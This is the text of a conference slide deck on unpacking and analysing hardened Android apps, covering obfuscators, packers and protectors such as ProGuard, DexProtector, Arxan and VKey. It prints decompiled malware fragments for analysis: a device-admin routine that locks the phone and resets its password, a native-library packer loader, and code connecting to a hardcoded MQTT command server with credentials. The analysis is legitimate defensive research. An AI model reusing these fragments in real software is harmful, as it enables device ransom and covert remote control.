

# PACKING YOUR ANDROID

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## THE HITCHHACKERS GUIDE TO ANDROID UNBOXING

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## WHY ARE WE HERE



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### WHY ARE WE HERE

- ▶ Easy Target
- ▶ Millions are getting Impacted
- ▶ Sophos report - Android Malware Sample Growth
  - ▶ 31% YOY growth
  - ▶ One in three new apps released has Malicious Genome

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## CHALLENGES WITH HARDENED ANDROID APPLICATION

- ▶ Obfuscation
- ▶ Root Detection Checks and Anti-Debugging
- ▶ Anti-Tampering
- ▶ Anti-Emulation
- ▶ White Box Cryptography

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## WHAT IS ALREADY OUT THERE

- ▶ [Defcon 22] Android Hacker Protection Level 0
- ▶ [HITCON 2015] The Terminator to Android Hardening Services
- ▶ [HITCON 2016] Android Compiler Fingerprinting
- ▶ ... and many more



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## OBFUSCATORS AND OPTIMIZERS

- ▶ Scrambles Data
  - ▶ Class, Method and Variable Names
  - ▶ Control Flow Obfuscation/ Reordering
  - ▶ String Encryption
- ▶ Java Reflect



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### PROGUARD

```
@Override public CharSequence onDisableRequested(Context context, Intent intent) {
    String string = Integer.toString(1008);
    this.getManager(context).lockNow();
    this.getManager(context).resetPassword(string, 0);
    return super.onDisableRequested(context, intent);
}

@Override public void onEnabled(Context context, Intent intent) {
    Class class0;
    MyAdmin myAdmin = this;
    Context context = context;
    Intent intent = intent;
    String string = Integer.toString(1008);
    Intent intent = null;
    Intent intent = null;
    Context context = context;
    try {
        class0 = Class.forName("com.h.s");
    }
    catch(ClassNotFoundException classNotFoundException0) {
        throw new NoClassDefFoundError(classNotFoundException0.getMessage());
    }

    super(context, class0);
    intent.setFlags(268435456);
    context.startService(intent);
    myAdmin.getManager(context).resetPassword(string, 0);
    super.onEnabled(context, intent);
}
```

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## DEXPROTECTOR

```
1  public void onCreate() {  
2      super.onCreate();  
3      final Method declaredMethod = Class.forName("com.dailyworkout.tizi.activities.ActivitySplash").getDeclaredMethod("onCreate", new Class[]{});  
4      declaredMethod.setAccessible(true);  
5      declaredMethod.invoke(this, new Object[]{"\u043f\u043e\u0434\u043d\u0430\u043b\u043e\u0436\u0435\u043d\u0438\u044f"});  
6  }
```

```
5 }  
4     public void onCreate() {  
5         //Before the first component of the application starts  
6         super.onCreate()  
7         final Method declareMethod = Class.forName("dexprotector.name").getDeclaredMethod("run", hash);  
8         declareMethod.setAccessible(true);  
9         declareMethod.invoke(this, "com.dailyworkout.tizi.activities.ActivitySplash")  
0  
1  
2
```

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### ARXAN ENSUREIT

```
import android.app.Activity;
import hhhhhh.whhwh;

public class TestActivity extends Activity {
    public static int f3b0444044404440444 = 70;
    public static int f4b041304130413 = 0;
    public static int f5b0413 = 2;
    public static boolean f6b041304130413 = false;
    public static int f7b04440444 = 1;
    private whhwh f8b0413041304130413;

    static {
        try {
            int b04440004440444 = m3b044404440444() + f7b04440444;
            if (((f3b0444044404440444 + f7b04440444) * f3b0444044404440444) % f5b0413 != f4b041304130413) {
                f3b0444044404440444 = m3b044404440444();
                f4b041304130413 = m3b044404440444();
            }
        } catch (Exception e) {
            throw e;
        }
    } catch (Exception e2) {
        throw e2;
    }
}
```

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## ARXAN ENSUREIT

```
public static int m3b044404440444() {
    return 61;
}

public void onCreate(android.os.Bundle r5) {
    /*
        r4 = this;
    L_0x0000:
        r0 = 0;
        switch(r0) {
            case 0: goto L_0x0009;
            case 1: goto L_0x0000;
            default: goto L_0x0004;
        };
    L_0x0004:
        r0 = 1;
        switch(r0) {
            case 0: goto L_0x0000;
            case 1: goto L_0x0009;
            default: goto L_0x0008;
        };
    L_0x0008:
        goto L_0x0004;
    L_0x0009:
        super.onCreate(r5); Catch:{ Exception -> 0x0068 }
        hhhhhh.hwwwh.m3b043E043E043E(r4); Catch:{ Exception -> 0x0068 }
        r0 = 2130903040; // 0x7f030000 float:1.7412887E38 double:1.0528059867E-314;
```

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### ARXAN ENSUREIT

```
public static java.lang.String m38b043E(java.lang.String r3, char r4, char r5) {
    /*
    r2 = 0;
    r0 = f64b04440444;  Catch:{ Exception -> 0x0067 }
    if (r0 == 0) goto L_0x000b;
L_0x0005:
    m35b043E();  Catch:{ Exception -> 0x0067 }
    r0 = 0;
    f64b04440444 = r0;  Catch:{ Exception -> 0x0067 }
L_0x000b:
    r0 = f70b;  Catch:{ Exception -> 0x005c }
    r0 = r0.get(r5);  Catch:{ Exception -> 0x005c }
    r0 = (hhhhh.hwhhh) r0;  Catch:{ Exception -> 0x005c }
L_0x0013:
    r1 = 1;
    switch(r1) {
        case 0: goto L_0x0013;
        case 1: goto L_0x001b;
        default: goto L_0x0017;
    };
L_0x0017:
    switch(r2) {
        case 0: goto L_0x001b;
        case 1: goto L_0x0013;
        default: goto L_0x001a;
    };
L_0x001a:
    goto L_0x0017;
L_0x001b:
    r1 = f69b0444;
    r2 = f65b04440444;
    r1 = r1 + r2;
    r2 = f69b0444;
    r1 = r1 * r2;
```



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
## PACKERS

- ▶ Dynamic Code Modification
- ▶ Dynamic Loading
- ▶ In File Loading



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## PACKER – UNDER THE HOOD



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### 'JMPJ2' PACKER (\*POC PACKER)

The screenshot shows the Immunity Debugger interface. The top half displays the assembly dump of the DEX file, with memory addresses from 0000h to 0170h. The bottom half shows the 'Template Results - DEX.bt' table.

Name	Value	Start	Size	Color	Comment
struct header_item dex_header		0h	70h	Fg: Bg:	Dex file header
► struct dex_magic magic	dex 035	0h	8h	Fg: Bg:	Magic value
uint checksum	4BCBA0D4h	8h	4h	Fg: Bg:	Alder32 checksum of rest of file
► SHA1 signature[20]	CE7AA498189C8...	Ch	14h	Fg: Bg:	SHA-1 signature of rest of file
uint file_size	142228	20h	4h	Fg: Bg:	File size in bytes
uint header_size	136080	24h	4h	Fg: Bg:	Header size in bytes
uint endian_tag	12345678h	28h	4h	Fg: Bg:	Endianness tag
uint link_size	0	2Ch	4h	Fg: Bg:	Size of link section
uint link_off	0	30h	4h	Fg: Bg:	File offset of link section
uint map_off	142080	34h	4h	Fg: Bg:	File offset of map list
uint string_ids_size	116	38h	4h	Fg: Bg:	Count of strings in the string l...
uint string_ids_off	136080	3Ch	4h	Fg: Bg:	File offset of string ID list

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# OUTCRY INFILTRATE ? [PACKER]

```
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
<application android:allowBackup="true" android:icon="@drawable/ic_launcher" android:label="@string/app_name" android:name="android.support.multidex.MultiDexApplication" android:supportsRtl="true">
    <activity android:configChanges="keyboardHidden|orientation|screenSize" android:label="@string/app_name" android:name="com.neurondigital.JewelMiner.MainGame" android:windowSoftInputMode="stateHidden|adjustPan">
        <intent-filter>
            <action android:name="android.intent.action.MAIN"/>
            <category android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
```

```
package android.support.multidex;


import android.app.Application;
import android.content.Context;
import infiltration.outcry;

public class MultiDexApplication extends Application {
    protected void attachBaseContext(Context base) {
        super.attachBaseContext(base);
        outcry infiltration_outcry = new outcry(this, "NzZmBCp6IFcbCSQPb2NWa2ViBWNKekMGew==");
        MultiDex.install(this);
    }
}
```

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## OUTCRY INFILTRATE ? PACKER



The screenshot shows a code editor with two tabs: "outcry.java" and "MultiDexApplication.java". The "outcry.java" tab is active, displaying the following Java code:

```
outcry.java * MultiDexApplication.java *
1 package infiltration;
2
3 import android.content.Context;
4
5 public class outcry {
6     public outcry(Context context, String str) {
7         try {
8             init(context, str);
9         } catch (Exception e) {
10            e.printStackTrace();
11        }
12    }
13
14    private native void init(Context context, String str);
15
16    static {
17        System.loadLibrary("secondhand");
18    }
19}
20|
```

A red dashed box highlights the line `System.loadLibrary("secondhand");`, indicating it is the target of analysis.

## VKEY

```
public class VGApplication extends Application {
    protected void attachBaseContext(Context context) {
        super.attachBaseContext(context);
        Util.loadNativeLib(this, "libelfhook.so");
        Util.loadNativeLib(this, "libwrapper.so");
        Util.loadDex(this);
        Util.bindApplication(this);
    }

    public void onCreate() {
        super.onCreate();
        Util.bindApplication(this);
        if (Util.app != null) {
            Util.app.onCreate();
        }
    }
}
```

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### VKEY

```
private static native void injectDexClassLoader(ClassLoader classLoader, AssetManager assetManager);

public static void loadDex(Context context) {
    try {
        ClassLoader classLoader = (ClassLoader) RefInvoke.getFieldObject(((WeakReference) ((Map) RefInvoke.getFieldObject(
        AssetManager assets = context.getResources().getAssets();
        startVOS(assets);
        injectDexClassLoader(classLoader, assets);
    } catch (Exception e) {
        Log.e(TAG, "loadDex: " + e.getMessage());
    }
}

public static void loadNativeLib(Context context, String str) {
    try {
        File file = new File(new StringBuilder(String.valueOf(context.getApplicationInfo().dataDir)).append("/files/").ap;
        if (file.exists()) {
            file.delete();
        }
        InputStream open = context.getAssets().open(str);
        OutputStream openFileOutput = context.openFileOutput(str, 0);
        if (open != null) {
            byte[] bArr = new byte[1024];
            while (true) {
                int read = open.read(bArr);
                if (read <= 0) {
                    break;
                }
            }
        }
    }
}
```



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
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## PROTECTORS

- ▶ Packer + Obfuscators
- ▶ Cat and Mouse game
- ▶ JNI Interface
- ▶ Dead Code Injection

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## PROTECTOR – UNDER THE HOOD



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### DEXPROTECTOR

```
12    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
13    <uses-permission android:name="android.location.GPS_ENABLED_CHANGE" />
14    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
15    <uses-permission android:name="android.permission.READ_SMS" />
16    <uses-permission android:name="android.permission.READ_CONTACTS" />
17    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />
18    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
19    <application android:theme="@style/AppTheme" android:label="@string/p" android:icon="@mipmap/p" android:name="com.google.
20        android.gms.common.api.Application" android:allowBackup="true">
21        <activity android:label="@string/p" android:name="com.dailyworkout.tizi.activities.ActivitySplash" android:
22            screenOrientation="portrait" android:noHistory="true" />
23        <activity android:label="@string/p" android:name="com.dailyworkout.tizi.activities.ActivityHome" android:launchMode=
24            "singleTop" android:screenOrientation="portrait">
25            <intent-filter>
26                <action android:name="android.intent.action.MAIN" />
27                <category android:name="android.intent.category.LAUNCHER" />
28            </intent-filter>
```

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## WHAT'S NEXT – FROM COMMUNITY BACK TO COMMUNITY

- ▶ Create Android Malware Genome
  - ▶ Samples
  - ▶ Build Malware Genome KillChain
- ▶ Static Analysis Engines
- ▶ Dynamic Scanning Engine
- ▶ Scan PlayStore





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### SNEAK PREVIEW

```
private static void m625a(Context context, C0288m c0288m) {
    f551c = true;
    C0282j.m825a("auto to connect ");
    SharedPreferences sharedPreferences = context.getSharedPreferences("settings", 0);
    CharSequence string = sharedPreferences.getString("mqtt_host", "");
    CharSequence string2 = sharedPreferences.getString("mqtt_port", "");
    CharSequence string3 = sharedPreferences.getString("mqtt_uuuu", "");
    CharSequence string4 = sharedPreferences.getString("mqtt_pppp", "");
    if (!(TextUtils.isEmpty(string) || TextUtils.isEmpty(string2) || TextUtils.isEmpty(string3))) {
        TextUtils.isEmpty(string4);
    }
    if (!(TextUtils.isEmpty(string) || TextUtils.isEmpty(string2) || TextUtils.isEmpty(string3))) {
        TextUtils.isEmpty(string4);
    }
    String str = "23.21.212.48";
    String str2 = "22345";
    String str3 = "w13733";
    String str4 = "gbigbi01";
    if (f553e != null) {
        f553e = null;
    }
    f553e = new ag();
    f556h = "tcp://" + str + ":" + str2;
```



